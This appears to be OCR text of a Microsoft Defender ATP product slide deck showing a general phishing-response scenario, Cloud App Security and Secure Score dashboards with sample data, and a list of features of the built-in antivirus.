
Synched ACTIONS across Office 365 ATP and Microsoft Defender ATP

An attacker sends a phishing email campaign to a company. It is analyzed by Office ATP and the embedded URL is linked to a legitimate and safe website

After 24 hours, the attacker “arms” the URL by redirecting to a malicious download which Office ATP detects and quarantines emails


Office ATP sends an alert to Microsoft Defender ATP to locate user with malicious attachment and clean the infection





Information Protection

Integration with Microsoft Information Protection for sensitive data discovery and enforcement on endpoints


Cloud App Security
Cloud Discovery
Continuous report
Win10 Endpoint Users
Timeframe
Last 90 days
Dashboard
Discovered apps
IP addresses
Users
Machines
Updated on Jul 18, 2018
Apps
128
IP addresses
2458
Users
1113
Machines
1113
Traffic
10.7 GB
7.2 GB
3.5 GB
Cloud Discovery open alerts
+ Create policy
48 Cloud Discovery alerts
0 Suspicious use alerts
App categories
1-5 of 28
Traffic
Sanctioned
Unsanctioned
Other
Cloud storage
Collaboration
CRM
Hosting services
Webmail
1.4 GB
589 MB
Risk levels
All categories
by
Traffic
Traffic from high risk apps
Traffic from medium risk apps
Traffic from low risk apps
Configure score metric
Information Protection
Integration with Microsoft Cloud App Security for shadow-IT discovery and enforcement on endpoints
Discovered apps
1-15 of 128
View all apps
All categories
Traffic
Sanctioned
Unsanctioned
Other
Microsoft Dynamics
Microsoft SharePo...
Microsoft Teams
Amazon Web Serv...
1.4 GB
1.3 GB
909 MB
648 MB
Top entites
View all users
User
by
Traffic
User
Total
CONTOSO/Bob
306 MB
CONTOSO/Chaya
44 MB
CONTOSO/Sloane
40 MB

Home
Alerts
Reports
Secure score
Hunting
Policies
Permissions
More resources
Customize navigation
Show all

Add cards

Microsoft Secure Score

Total score: 260/707

This score reflects the collective security state of your identities, data, devices, apps, and infrastructure.

Updated Yesterday at 2:00 AM

Identity	89 / 223
Data	51 / 219
Device	100 / 245
Apps	20 / 20
Infrastructure	No data to show

Improve your score | View history

Devices with active malware

No affected devices

Intune-managed devices with active, unresolved malware

Active | No Active Malware

View details

Device compliance

30% noncompliant

Intune device compliance status

Compliant | Noncompliant
In grace period | Not evaluated

View details

Privileged OAuth apps

7 privileged OAuth apps

Apps that users gave permissions to. Discovered by Cloud App Security

High | Medium | Low

App	Permission level
MOD Demo Platform UnifiedAp...	High
splunk_o365	High
WindowsDefenderATPSiemCon...	Low
WDATPSIEMConnector	Low
MineMeld_TI_to_WDATP	Low
WDATP_Notebooks	Low

Show more

DLP policy matches

No policy matches

No data loss prevention policy matches for your Office 365 data

Remove

Users with threat detections

User	Alerts
MOD Administrator	1
Holger Zimmermann (ADMIN)	1

Device threat analytics

Assess your defenses against high-profile threats

Get interactive reports on Windows Defender ATP about emerging threats and outbreaks. Assess the impact on your network, contain active threats, and improve organizational resilience.


Living-off-the-land binaries	3 / 3
Simulated threat	1 / 2
Adwind RAT lands using DDE	1 / 2
Europium (Oilrig) persists, evades VMs	
LNK sLoads Ramnit trojan	

Devices at risk

6 devices at risk

Device	Risk level
emea-pc10	High


Advantages of Microsoft Defender AV



Built-in

- Up to date
- No installation
- User centric design
- Better performance
- Technology advantage

VS



Bolted on

10 Features missed by not using Microsoft Defender AV

1. File recovery via OneDrive

Automatic file recovery post-ransomware

2. Network protection

Blocking specific URLs and IP addresses

3. Blocking files

Ability to block a specific files(s)

4. Audit events

Audit event signals will not be available to EDR

5. Detailed blocked malware information

Less visibility, fewer actions are available

6. Threat Analytics and Secure Score

Many components require Microsoft Defender AV to collect underlying system data

7. Geographic location

All data provided according to the geographic sovereignty chosen, ISO 270001 compliance and data retention

8. Performance

Microsoft Defender ATP products are designed to work together and built-in vs. bolted on

9. Customer supportability

Non-Microsoft Defender AV increases vendor complexity and support

10. AV signals not shared across the enterprise

Microsoft products share signals with each other across the enterprise creating a stronger single platform

Fragen?

Microsoft Defender ATP

Built-in. Cloud-powered.

Trusted by IT. Loved by security teams.

LINKS

- How to control USB devices and other removable media using Microsoft Defender ATP
- Advanced hunting updates: USB events, machine-level actions, and schema changes

SIGN UP FOR THE TRIAL
https://aka.ms/mdatp

DOCS RESOURCES
https://aka.ms/mdatp-docs

Microsoft Defender
Advanced Threat Protection

